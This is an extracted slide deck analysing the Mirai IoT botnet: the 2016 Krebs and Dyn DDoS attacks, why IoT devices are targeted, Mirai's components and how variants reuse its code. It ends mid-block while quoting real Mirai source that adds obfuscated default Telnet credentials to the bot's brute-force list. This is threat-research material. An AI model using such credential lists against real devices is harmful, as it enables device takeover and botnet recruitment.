

MIRAI

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Agenda

- I. Overview
- II. Re-use of Mirai source code
- III. Significant changes by Mirai variants
- IV. Timeline

Headlines on Mirai

21 KrebsOnSecurity Hit With Record DDoS

SEP 16

On Tuesday evening, KrebsOnSecurity was hit by a massive distributed denial-of-service (DDoS) attack.

21 DDoS on Dyn Impacts Twitter, Spotify, Reddit

OCT 16

Criminals this morning massively attacked Dyn, a company that provides services for Twitter, SoundCloud, Spotify, Netflix, and many other major websites.

01 Source Code for IoT Botnet 'Mirai' Released

OCT 16

By Brian Weagle | February 21, 2017

Posted in: Network Security Trends , ISP DDoS Protection , Hosting Provider DDoS Protection

security ratings provider, BitSight **roughly 8% of Dyn's customer base stopped using their services in the aftermath of the attack.**

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
Why target IoT?

- Easily exploited (weak credentials, exploits)
- 24/7 availability
- Powerful enough for DDoS attacks
- Rarely monitored and almost never patched
- Low security awareness
- Malware source code available for use

Botnet - Source code leaks

- Hydra (2008)
- Aidra (2012)
- Wifatch (2014)
- Bashlite/Qbot/Gafgyt/Torlus/Lizkebab (2014)
- Mirai (September 30, 2016)

Surge of IoT Malware




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Mirai's components


- Command and Control Server
- Report Server
- Loader
- Bot (installed on the IoT device)
 - Attack
 - Killer
 - Scanner

How Mirai Works




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
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
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
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
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
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Re-use of Mirai Source Code

Re-use of username/password combination

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9); // root vizxv
